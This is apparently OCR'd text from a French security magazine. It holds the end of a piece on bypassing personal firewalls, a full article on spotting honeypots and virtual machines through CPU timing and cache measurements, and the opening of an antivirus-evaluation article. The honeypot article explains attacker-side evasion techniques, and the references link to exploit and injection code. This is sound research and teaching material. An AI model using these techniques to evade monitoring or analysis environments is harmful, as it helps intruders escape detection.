En un week-end (j'exagère à peine, car on n'imagine pas à quel point les auteurs de MISC sont soumis à une forte pression de la part du rédac-chef :), il a été possible de contourner aussi bien le filtre de paquets (pour exploiter des bogues Windows connus et répertoriés) que la protection comportementale (pour communiquer avec Internet sans être détecté) de la majorité des firewalls personnels testés.

La conclusion que nous en tirons est largement partagée par la communauté de la sécurité : il n'y a pas d'attaques dignes de ce nom lancées sur Internet (ou alors les victimes n'en font pas état) et le niveau moyen des pirates est très faible (heureusement).

Si les firewalls personnels restent aussi efficaces, c'est bien parce que la majorité des vers et virus en circulation persistent à s'installer dans la clé `"Run"` et à ouvrir des ports pour y attacher un `CMD.EXE`. Au vu de la menace, les firewalls personnels sont nécessaires et suffisants (pour l'instant...).

Références

[1] *Firewall Leak Tester* – **http://www.firewallleaktester.com/**
[2] MS05-019 Exploit – **http://packetstorm.linuxsecurity.com/0505-exploits/ecl-winipdos.c**
[3] Pénétration de réseaux et backdoors furtives – Linux Magazine HS 12
[4] Injection de code via les API natives – **http://valgasu.rstack.org/tools/demo_injection.zip**
[5] KprocCkeck – **http://www.security.org.sg/code/kproccheck.html**
[6] *Hacking Windows Internal* – **http://blackhat.com/presentations/bh-europe-05/BH_EU_05-Cerrudo/BH_EU_05_Cerrudo.pdf**
[7] *Windows Local Kernel Exploitation* – **http://www.bellua.com/bcs2005/asia05.archive/BCSASIA2005-T04-SK-Windows_Local_Kernel_Exploitation.ppt**
[8] Setiri – **http://www.blackhat.com/presentations/bh-usa-02/sensepost/bh-us-02-sensepost-notes.pdf**

Machines virtuelles et honeypots

Tous les jours, nous mettons en place des systèmes permettant d'assurer le contrôle, l'intégrité et la sécurité de nos réseaux et des données transmises. Qu'il s'agisse de firewall, ids, antivirus, canaux chiffrés,... tous ces systèmes ont des limites et l'utilisateur-administrateur averti a pour devoir de connaître ces limites sous peine de graves désillusions. Les pots de miel (honeypots) sont des outils permettant l'observation d'attaques sur un réseau. Le principe des honeypots est assez amusant. Imaginez un instant que vous invitiez un cambrioleur chez vous pour pouvoir l'observer. Pour cela, vous devez lui faire croire que vous êtes parti et donc trouver une bonne cachette pour pouvoir l'observer sans être remarqué. Il faut aussi être bien assuré en cas de vol effectif. Si vous êtes repéré, tout peut dégénérer. Le problème de furtivité est donc crucial dans ce type d'observation. Je vais vous montrer comment on peut repérer un honeypot en considérant son implémentation.

1. Honeypot : le risque contrôlé ?

Un honeypot [1] est un système sans activité légitime qui a pour fonction d'attirer un éventuel trafic malicieux. Par trafic malicieux, je veux parler de tous les maux possibles qui peuvent survenir quand on met en place un réseau avec un accès vers l'extérieur ou avec des utilisateurs au comportement intempestif : ver, pirate... Si une activité est déclarée, l'administrateur système peut alors prendre les mesures adéquates pour sécuriser son réseau. Une application plus ambitieuse des honeypots consiste aussi à observer l'attaquant. Lutter efficacement contre les pirates et leurs avatars exige d'avoir des modèles de leur comportement : réactivité, ingéniosité... Un honeypot permet d'attirer l'attaquant ; reste à l'observer pour découvrir ses outils, ses failles favorites. C'est le but des sondes d'espionnage comme sebek qui permettent d'enregistrer toute frappe au clavier de l'attaquant.

On peut ainsi résumer en 3 grandes activités les fonctions que doit avoir un honeypot :

- surveillance : toute activité en provenance ou à destination du honeypot est à contrôler. [HOSUS]
- espionnage : permet la collecte d'informations sur le mode opératoire de l'attaquant. [SEBEK]
- analyse : tout dépend de l'utilisation ; cela peut aller de la modélisation de l'attaquant en passant par la contre-mesure ou le choix des options de restauration du réseau après attaque.

Un firewall peut être contourné, un ids leurré, l'anti-virus doit être à jour; il n'y a pas de système de sécurité parfait... et les honeypots ? Le risque est immense : on s'est tout de même permis d'inviter l'attaquant, on a inséré sciemment des failles dans le système. Si l'attaquant réussit à sortir du honeypot, alors la boîte de Pandore est ouverte. Donc il est crucial que notre honeypot soit **furtif**, c'est-à-dire que personne ne soit capable, quand il accède à une machine à distance, de déterminer s'il accède à une vraie machine ou un pot de miel. Tout ceci n'a pas l'air simple, nous allons essayer d'y voir plus clair.

2. Comment faire un honeypot ?

Le monde des honeypots est riche et varié. La classification des honeypots a été faite suivant le niveau d'interaction qu'ils offrent. Plus le niveau d'interaction augmente et plus l'implémentation est difficile. Le summum du honeypot est un honeypot qui offre tous les services d'un système d'exploitation. Nous allons nous intéresser en particulier à ces honeypots à haut niveau d'interaction car leur réalisation est très particulière et ce sont ceux qui permettent de collecter le plus d'information sur les attaquants.

Il existe plusieurs façons de faire des honeypots à haut niveau d'interaction. On peut améliorer une machine avec des outils comme sebek et uberlogger, mais cela a l'inconvénient de permettre à l'attaquant de pouvoir atteindre le mode privilégié de la machine. S'il est capable de détecter les outils comme sebek, cela peut devenir embêtant. Or depuis SSTIC 2004, on sait qu'il n'est pas difficile de détecter sebek [2].

L'autre solution possible est d'employer la virtualisation. La virtualisation permet de faire fonctionner plusieurs environnements indépendants sur une seule machine. Deux systèmes d'exploitation cohabitent sur un honeypot employant une machine virtuelle. Le premier système d'exploitation sera considéré comme la partie sécurisée de notre installation. Le deuxième système d'exploitation sera la partie compromise et est donc de ce fait sous le contrôle complet du premier. Le principal avantage de cette architecture est la séparation ou isolation des modes privilégiés des deux machines. Ainsi l'acquisition des droits de *root* sur le système compromis ne donne pas accès au mode privilégié de la machine physique. Le principe de virtualisation peut être interprété de nombreuses façons. Sur cette excellente page [3], vous trouverez un comparatif des solutions de virtualisation existante.

L'élément central de la virtualisation est la couche matérielle qui est composée :

- du processeur qui peut correspondre ou non à celui de la machine hôte. Dans les deux cas, le mode privilégié du processeur est émulé. La différence entre processeur totalement émulé (PearPC, Xen,...) et partiellement émulé (WMware, UML,...) se fait donc au niveau de la couche utilisateur. Cela se traduit donc par une translation (ou non) du jeu d'instructions du processeur émulé vers le processeur

Cédric Lauradoux
INRIA Projet CODES

hôte. C'est parfois nécessaire quand on veut faire fonctionner un système d'exploitation lié à une architecture.

- de la gestion de la mémoire qui peut être déléguée au niveau du processeur (MMU),mais qui doit garantir la compatibilité entre la mémoire physique et la mémoire logique virtuelle.
- des Entrées/Sorties ce qui signifie disposer d'interruptions et d'un certain nombre de périphériques virtuels(ou non).

A tous ces mécanismes, il faut ajouter des éléments de contrôle (*Virtual Machine Monitor*) sur le système hôte pour pouvoir gérer l'exécution des différentes machines virtuelles. Je vais présenter 2 techniques de détection fondamentales de ce type d'architecture. Il y a une grande différence entre émuler une technologie et l'implémenter, certaines caractéristiques sont éliminées lors de l'émulation. Mais tout d'abord,nous allons nous concentrer sur la notion de flot d'exécution dans un processeur qui est supervisé par un système d'exploitation comme Windows ou Linux.

2. Exécution

L'exécution d'un bout de code sur un processeur n'est pas quelque chose de linéaire. De nombreuses interruptions matérielles ou logicielles provoquent des discontinuités dans le flot d'exécution. Ces discontinuités ont des effets importants sur les mécanismes d'optimisation du processeur comme le cache, le *pipeline*, la prédiction de branchement... et donc la régularité d'exécution du code sera affectée. Pour illustrer ce principe, étudions le comportement d'une boucle (*Figure 1*) très simple.

Figure 1 : Boucle de mesure d'exécution

```
start=HardClock();
for(j=0; j<300000; j++)
{
   end = HardClock();
   data[j] = end-start;
   printf("%f\n", data[j]);
   start = end;
}
```

Cette petite boucle ne fait pas grand-chose. Elle mesure son temps d'exécution (la fonction HardClock() permet d'accéder au compteur de cycles du processeur), stocke le résultat dans une table et affiche le contenu de la table.

Dans un premier temps, nous exécutons la boucle 1 sans privilège particulier. Dans la *figure 2*, on voit clairement que l'exécution de la boucle est tout sauf régulière,car en même temps, il y avait une activité sur la machine (je copiais un fichier de 10Mo). Ces irrégularités sont provoquées par les interruptions et les mécanismes d'optimisation du processeur. Il est relativement facile de faire le lien entre interruptions et régularité d'exécution : on va utiliser l'instruction x86 `cli` pour éliminer les interruptions. C'est ce que l'on voit dans la *figure 3*. L'instruction `cli` (*CLear Interrupt flag*) permet de désactiver toutes les interruptions masquables.

Figure 2 : Observation sans privilège particulier





Figure 3 : Observation en éliminant les interruptions




Les *figures 2* et *3* sont radicalement différentes. On a bien l'impression que certains événements n'ont plus lieu quand on élimine les interruptions mais globalement l'observation de ces 2 courbes ne nous permet pas d'affirmer grand-chose (ceci est dû principalement à l'échelle).

Pour mieux quantifier les différences entre ces deux courbes, nous traçons leurs diagrammes d'autocorrélation respectifs. Le diagramme d'autocorrélation est un outil très pratique pour évaluer le caractère aléatoire d'un ensemble de données [3]. De façon simple, l'autocorrélogramme quantifie la similitude entre une courbe Yt et cette même courbe décalé Yt+h ; il nous permet de voir s'il y a des événements liés dans notre ensemble de données.

$$C_h = \frac{1}{N}\sum_{t=1}^{N-h}(Y_t - \bar{Y})(Y_{t+h} - \bar{Y})$$

$$\bar{Y} = \frac{1}{N}\sum_{t=1}^{N} Y_t$$


Figure 4 : Diagramme d'autocorrélation en ordonnées les coefficients d'autocorrélation, en abscisses le décalage.



Quand on ignore les interruptions, l'autocorrélogramme montre des phénomènes quasi-périodiques. Si les interruptions sont prises en compte, l'autocorrélogramme n'indique pas de corrélations particulières (déterminer s'il s'agit d'un phénomène aléatoire est un problème plus compliqué). On se rend compte qu'avec notre simple boucle, on est capable de détecter l'activité d'une machine. Les grandes variations sont provoquées par les interruptions. Sur les *figures 2* et *3*, on ne voit que les grandes variations sur le temps d'exécution. Si on fait un zoom sur ces courbes (*figure 5*), on voit qu'il y a aussi des variations de moindre ampleur.

La *figure 5* est pleine d'enseignements. Même si on observe des mesures sans interruption, des variations sont toujours présentes. Ces variations sont assez difficiles à expliquer car quand on effectue un appel à la fonction `printf()`, on accède à des ressources en dehors du processeur (bus, carte graphique, carte son, disque dur,...) et à des ressources comme des tampons mémoires. Notre boucle fait aussi un accès mémoire, donc potentiellement on devra aller chercher les données en RAM

Figure 5 : Petites variations



pour les stocker en cache. Finalement l'exécution de notre simple boucle est bien difficile à comprendre.

On peut comprendre facilement les variations liées à la hiérarchie mémoire. Le cache est divisé en plusieurs blocs qui sont chargés ou évincés du cache. Les accès au sein d'un même bloc sont rapides (*cache hit*) tandis qu'en cas d'absence de la donnée du cache (*cache miss*), on doit charger un bloc. Si on fait des accès linéairement à une table, on va pouvoir observer les changements de bloc. De façon théorique, le programme de la *figure 6* va nous permettre de faire la rétro-ingénierie des paramètres du cache du processeur (*tableau 1*).

Figure 6 : Calcul de la taille de bloc

```
for(i=0;i<SIZE;i++)
{
        start=HardClock();
        tab[i]*= (tab[i]/3.976)*3;
        end=HardClock();
        printf("%llu\n",end-start);
}
```

L'exécution attendue pour cette boucle est donnée dans le tableau 1. En pratique, les choses sont beaucoup plus compliquées car les processeurs disposent du prefetch pour éviter certains miss. Quand il y a trop de miss, le processeur va de lui-même tenter de charger plus de lignes de mémoire dans le cache. Plus le pattern d'accès mémoire sera régulier et plus le prefetch sera efficace.

Dans les *figures 7* et *8*, j'ai réalisé les évaluations des tailles de blocs sur différents processeurs. Rassurez-vous, on retrouve bien les paramètres des fondeurs.

Maintenant, nous disposons de suffisamment d'éléments pour comprendre les grandes et petites variations de la boucle de la *figure 1*. Cette analyse du flot d'exécution est intéressante, car on peut la voir comme une empreinte laissée par le processeur et le système d'exploitation sur un morceau de code exécuté.

Tableau 1 : **Trace des accès mémoire pour des blocs de 256 bits**

accès mémoire	tab[0]	tab[1]	tab[2]	tab[3]	tab[4]	tab[5]	tab[6]	tab[7]	tab[8]
cache	miss	hit	hit	hit	hit	hit	hit	hit	Miss

Figure 7 : Trace d'exécution sur PowerPC






Figure 8 : Trace d'exécution sur Intel x86



Si un attaquant envahit une machine et ne retrouve pas une empreinte normale alors il peut fuir ou tenter de déborder la machine virtuelle.

Nous allons voir ce que l'on peut faire avec nos boucles quand on les exécute sur des machines virtuelles comme PearPC ou VMware. Quand on utilise un outil comme PearPC ou XEN, l'architecture de la machine virtuelle peut reposer sur un processeur différent du processeur physique. Cela signifie que les petites variations sur le temps d'exécution du code vont être celle du processeur hôte et pas celle du processeur émulé. Cela

Figure 9 : Détection par incohérence de cache



tient au fait que PearPC ou XEN n'implémente pas l'architecture du processeur (pipeline, cache...). Une simple boucle cherchant à estimer les paramètres de l'architecture sera suffisante pour détecter ce type d'anomalie. Pour les outils comme UML ou VMware, on va plutôt regarder ce qui se passe quand on désactive les interruptions. On est alors capable de voir l'activité du système d'exploitation superviseur à partir d'une exécution sur le système compromis.

3. Deux processeurs différents


Un attaquant peut détecter quand il accède à une machine MacOSX/PPC qu'il s'agit en réalité d'une machine Linux/x86 faisant fonctionner PearPC par exemple. C'est très simple : il peut tout d'abord vérifier la taille des blocs de cache. La *figure 9* vous donne la réponse : un attaquant est capable de retrouver les caractéristiques physiques du processeur qui fait tourner la machine virtuelle. Ma machine PearPC tournait sur un Pentium 4. PearPC n'a pas de mécanismes de simulation des caches.

Donc on ne peut pas recommander d'utiliser des produits permettant d'installer des honeypots supposant des architectures processeurs différentes (même au sein de la famille x86) de celle de la machine hôte. Pour détecter ce type d'architecture, l'attaquant quand il se connecte récupère toutes les informations possibles sur la machine. Il obtient des informations sur le processeur grâce à `/proc/cpuinfo` sous Linux ou sous arch, machine sous BSD. A partir de ces renseignements et de ceux du fondeur (toutes les caractéristiques des puces sont accessibles sur les sites web) et des programmes de rétro-ingéniérie, l'attaquant peut détecter la fraude au processeur.

4. Deux systèmes : un processeur

Les outils comme VMware, UML sont en conformité quant aux caractéristiques du processeur. Reste que si on a deux systèmes d'exploitation, on a aussi beaucoup plus d'activité. Ceci signifie aussi que, quand on modifie le mode d'exécution sur la machine virtuelle (changement d'algorithme d'ordonnancement ou désactivation des interruptions), cela n'affecte pas l'exécution des processus sur le système hôte. Il suffit donc de faire quelques observations sur la régularité d'exécution pour se rendre compte qu'il y a une activité anormale. Pour bien comprendre la *figure 10*, il faut la comparer à la *figure 4*. Si on désactive les interruptions ou si on change l'algorithme d'ordonnancement (on utilise l'algorithme FIFO par exemple), notre exécution est très régulière. Maintenant en répétant les mêmes manipulations sur VMware, on ne retrouve pas du tout les mêmes corrélations. Le résultat est sans appel.

Figure 10 : Trace d'exécution



Je vous ai montré qu'il était difficile d'émuler du matériel car beaucoup trop de caractéristiques devraient être prises en compte. Maintenant que nous savons détecter ce qui est virtuel du réel, le but suprême de l'attaquant est de sortir de la matrice. Pour cela, il peut choisir de s'attaquer au matériel virtuel. Les périphériques à la disposition des systèmes d'exploitation virtualisés peuvent ou non être émulés. S'ils sont émulés, alors toutes les fonctionnalités du périphérique ne sont finalement que des fonctions et de la mémoire gérée par le système hôte.

Pour comprendre comment tout cela marche, je vous invite à consulter le code de QEMU de Fabrice Bellard qui est d'une remarquable clarté. Il n'est donc pas impossible de trouver des failles pour s'échapper du honeypot via ces « tuyaux ». Le problème semble plus difficile quand le matériel existe vraiment, mais que son usage est restreint pour la machine virtuelle. Il est aussi tout à fait notable que les fondeurs de processeurs s'intéressent depuis peu au support matériel des machines virtuelles. Des fonctions supplémentaires sont ajoutées au processeur pour améliorer la sécurité des machines virtuelles : c'est par exemple le projet Pacifica chez AMD et IVT pour Intel. Pour l'instant, seule la sécurité et le confinement ont été pris en compte. Restera toujours la furtivité...

6. Conclusion

Le flot d'exécution d'un processus est très difficile à modéliser sur un processeur *superscalaire general purpose*. Les interruptions et les mécanismes d'optimisation des processeurs nous permettent d'obtenir une empreinte du matériel sur lequel on accède.

J'ai présenté brièvement 2 techniques permettant de reconnaître les machines virtuelles à partir de l'analyse du flot d'exécution. L'avantage de ces attaques est qu'elles sont très génériques.

Il existe d'autres moyens pour détecter les machines virtuelles et les honeypots. Pour cela, je ne peux que vous recommander la lecture de [4,5] pour les aspects détection système et de [6,7] pour les aspects de détection réseau. A cela, il faut ajouter la fameuse pilule rouge [8] de Joanna Rutkowka qui permet de détecter WMware en une instruction.

Références

[1] Dossier : les pots de miel (*honeypots*), Misc 8.
[2] Gael DELALLEAU, « Mesure locale des temps d'exécution : Application au contrôle d'intégrité et au *fingerprinting* », SSTIC 2004.
[3] **http://en.wikipedia.org/wiki/Comparison_of_virtual_machines**
[3] **http://www.itl.nist.gov/div898/handbook/**
[4] Frederic Raynal, Thorsten Holz, « *Defeating Honeypots : System Issues, Part 1* »
[5] Thorsten Holz, Frederic Raynal, « *Defeating Honeypots : System Issues, Part 2* »
[6] Laurent Oudot, Thorsten Holz, « *Defeating Honeypots : Network issues, Part 1* »
[7] Laurent Oudot, Thorsten Holz, « *Defeating Honeypots : Network Issues, Part 2* »
[8] Joanna Rutkowska, Red Pill, **http://invisiblethings.org/papers/redpill.html**.

Évaluation des logiciels antiviraux : quand le marketing s'oppose à la technique

Les logiciels antivirus sont devenus des applications incontournables et indispensables pour la sécurité des ordinateurs et des réseaux. Face à la prolifération des virus et autres codes malveillants, l'absence de protection antivirale relève, de nos jours, de l'inconscience et du manque de civisme (dans le cadre général de la sécurité des réseaux). Cependant, chaque nouvelle épidémie met en relief les limites de tous ces produits et laisse perplexe l'utilisateur quant à leur efficacité réelle. Face à une offre conséquente et assez inégale, l'utilisateur qui veut se doter d'un antivirus est confronté au problème du choix du meilleur produit. Le marketing, quelquefois outrancier, voire mensonger, de certains éditeurs, rend ce choix très difficile. Il existe un décalage parfois important entre ce qui est annoncé sur la boîte du produit et la réalité technique qu'il met en œuvre. Cet article présente les résultats de l'analyse des principaux produits disponibles sur le marché et esquisse une méthodologie qui permettra au professionnel de la sécurité de pratiquer et de développer ses propres tests et de se faire lui-même une idée de la qualité de l'offre. Pour l'utilisateur générique, quelques produits ayant démontré une qualité appréciable seront conseillés.

Introduction : la situation actuelle

Le 27 avril 2004, lors de la conférence *InfoSecurity Europe* le rapport bi-annuel *Information Security Breaches Survey (Rapport sur les atteintes à la sécurité des informations)*, commandité par le ministère anglais du Commerce et de l'industrie (UK DTI) a été rendu public. Ce rapport s'est avéré sans pitié et sans complaisance pour la communauté antivirale [6], soulignant l'obsolescence des modèles antiviraux actuels et la grande inefficacité des produits présents sur le marché. Pour illustrer les propos d'autant plus inhabituels qu'ils sont d'une rare sévérité, citons quelques chiffres relevés dans ce rapport :

- Environ 99 % des grandes entreprises et 93 % des PME/PMI anglaises utilisent des antivirus. Malgré cela, près de 68 % d'entre elles ont été victimes d'attaques virales en 2003. D'où l'une des principales conclusions du rapport : *les antivirus seuls ne sont plus suffisants.*
- Ces attaques ont donné lieu à des perturbations dans les systèmes informatiques des entreprises victimes, allant de la demi-journée au mois complet.
- Selon Chris Potter, l'un des auteurs du rapport, « Bien que la plupart des sociétés anglaises soient dotées d'un antivirus, le nombre des attaques virales réussies est en augmentation de 25 % ».
- En complément de ce rapport, le NHTCU anglais (*National Hi-Tech Crime Unit* (Unité de lutte contre la cybercriminalité)) a rendu public quelques chiffres édifiants : 83 % des sociétés anglaises ont été victimes, en 2003, d'une ou plusieurs attaques informatiques pour un coût total estimé à 195 millions de livres (environ 290 millions d'euros).

Ce rapport a eu l'effet d'une véritable bombe, mais les choses ont vite été oubliées et la situation n'a pas changé depuis un an. L'expérience des utilisateurs le confirme : les antivirus ne savent que gérer le passé et la plupart des attaques utilisant des codes malveillants non répertoriés sont couronnées de succès. Pour l'utilisateur, il en résulte quelquefois un sentiment d'autant plus dramatique qu'il est dangereux : les antivirus sont-ils vraiment utiles et indispensables ? La réponse est définitivement **OUI** ! Ne pas protéger son ordinateur ou son réseau contre le risque viral ou assimilé relève de l'inconscience et du manque de civisme (tout ordinateur infecté peut en infecter d'autres lorsqu'il est connecté sur un réseau). Mais il ne faut pas non plus attribuer aux antivirus plus de vertus qu'ils n'en ont, et ce, malgré les assertions marketing, quelquefois mensongères de certains éditeurs. Nous allons maintenant présenter quelques-unes de raisons qui expliquent la situation actuelle d'inefficacité relative des antivirus.

Quelques résultats théoriques

Pour bien comprendre le problème de fond, il est nécessaire de rappeler certains résultats théoriques, qui, semble-t-il, sont inconnus de certains éditeurs. En 1985, Fred Cohen [2] a démontré que le problème général de la détection virale était un problème indécidable (en résumé, une impossibilité mathématique). L'antivirus absolu n'existe donc pas.

Dans les années qui ont suivi, quelques auteurs ont donné des résultats de complexité concernant certaines instances particulières du problème de la détection virale, lesquelles ont confirmé le résultat général de Fred Cohen (voir [3] pour un exposé détaillé de ces résultats).

- En 1988, Leonard Adleman a montré que les instances les plus intéressantes du problème de détection étaient d'une complexité telle (NP-complet et NP^{NP}-complet) qu'il n'existe aucun programme capable de les résoudre.
- En 2003, D. Spinellis a démontré que le problème de détection des virus polymorphes était NP-complet.
- En 2004, Z. Zuo et M. Zhou, en 2005, G. Bonfante, M. Kaczmarek et J.-Y. Marion [1] ont démontré des résultats complémentaires importants, qui confirment des niveaux de complexité tels qu'ils interdissent l'espoir de disposer de programmes efficaces de détection.

Tous ces résultats démontrent que la détection pro-active des virus inconnus est un mythe. Pour aider le lecteur à bien comprendre l'absurdité du concept de détection des virus inconnus (utilisant

Eric Filiol
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

des techniques virales inconnues, en particulier), il suffit de savoir que si l'on pouvait résoudre le problème de la détection virale, on pourrait alors résoudre efficacement celui de la factorisation qui n'est que NP-dur.

En corollaire – même si cela n'a pas été encore mathématiquement démontré – toute protection antivirale peut être leurrée et contournée, même si dans la réalité cela requiert de plus en plus d'imagination et de technicité. Dans la pratique, un attaquant déterminé qui veut contourner tel ou tel antivirus, l'analysera au préalable afin de trouver comment le tromper.

L'attitude de la communauté antivirale

L'échec constant des antivirus face à de nouvelles innovations algorithmiques virales s'explique également par l'attitude de la communauté antivirale. Elle s'est enfermée dans sa tour d'ivoire, se jugeant seule capable et autorisée à parler de technologies virales. Il n'existe pratiquement pas de recherche scientifique en virologie informatique, indépendante et sérieuse : en 20 ans, moins de dix thèses dans le domaine sont répertoriées. Rares sont les papiers théoriques dans ce domaine de connaissance. La raison vient du fait que la communauté antivirale s'oppose, souvent avec des pressions fortes, à de véritables activités de recherche et d'enseignement en virologie informatique [1].

Une autre raison est que face à une concurrence très forte (près d'une trentaine d'offres logicielles), la fluidité des produits est le maître-mot. Un produit plus gourmand en ressources risque de déplaire à l'utilisateur qui en changera. Le choix de la plupart des éditeurs se porte donc vers des techniques moins gourmandes (recherche par rapport à des bases de signatures ou de comportement, par exemple) mais fatalement moins efficaces. L'analyse montre une obsolescence des modèles viraux et des techniques de détection actuelles. En particulier, les modèles statistiques de détection réellement mis en œuvre, sont le plus souvent très frustres.

Enfin, il est patent qu'un déficit de perception empêche de réaliser qu'une attaque réussie ne se limite plus à diffuser un code, aussi évolué soit-il. L'usage de l'ingénierie sociale, couplée à une technicité virale qui évolue plus vite que les techniques de détection, est devenu systématique et dès lors, la solution n'est pas technique. Enfin, certains éditeurs d'antivirus ont fait le choix d'une hyper-sensibilité pour leurs produits, reportant sur l'utilisateur la responsabilité d'autoriser tel ou tel code.

Face à un message du type (entre autres nombreux exemples) :

Le programme xxx veut s'installer au démarrage. L'autorisez-vous ?

ou

L'application contient des macros potentiellement dangereuses. Voulez vous les autoriser ?

comment peut-on espérer que l'utilisateur, s'il n'est pas spécialiste du domaine, fasse un autre choix que d'accepter, si son travail en dépend ?

La question, pour l'utilisateur, reste alors de déterminer, malgré tout, quel est le meilleur produit antiviral, si cela a un sens. Dans cet article, nous allons apporter un élément de réponse – parmi d'autres certainement possibles – et esquisser une méthodologie de test pour permettre au professionnel de la sécurité de se faire une idée de la valeur des offres antivirales disponibles sur le marché. Cette méthodologie a été appliquée aux douze principaux produits du marché. Pour certains aspects reproductibles, il pourra mettre en œuvre ses propres tests et éventuellement en imaginer d'autres. Enfin, pour l'utilisateur générique, nous conseillerons certains produits antiviraux qui se sont distingués lors des tests. Nous présenterons également une synthèse des résultats obtenus lors de l'analyse des divers produits. Commençons par rappeler quelles sont les principales techniques antivirales actuellement rencontrées.

Les techniques antivirales [2]

Avant de passer en revue les techniques antivirales, il convient de rappeler qu'un antivirus – à quelques exceptions près – fonctionne selon deux modes :

- en mode statique : l'antivirus n'est alors actif que par une action volontaire – directe ou programmée – de l'utilisateur. Sinon, il est inactif et aucune détection n'est possible : le système fonctionne alors sans aucune protection. La technique de surveillance de comportement n'est pas possible dans ce mode.

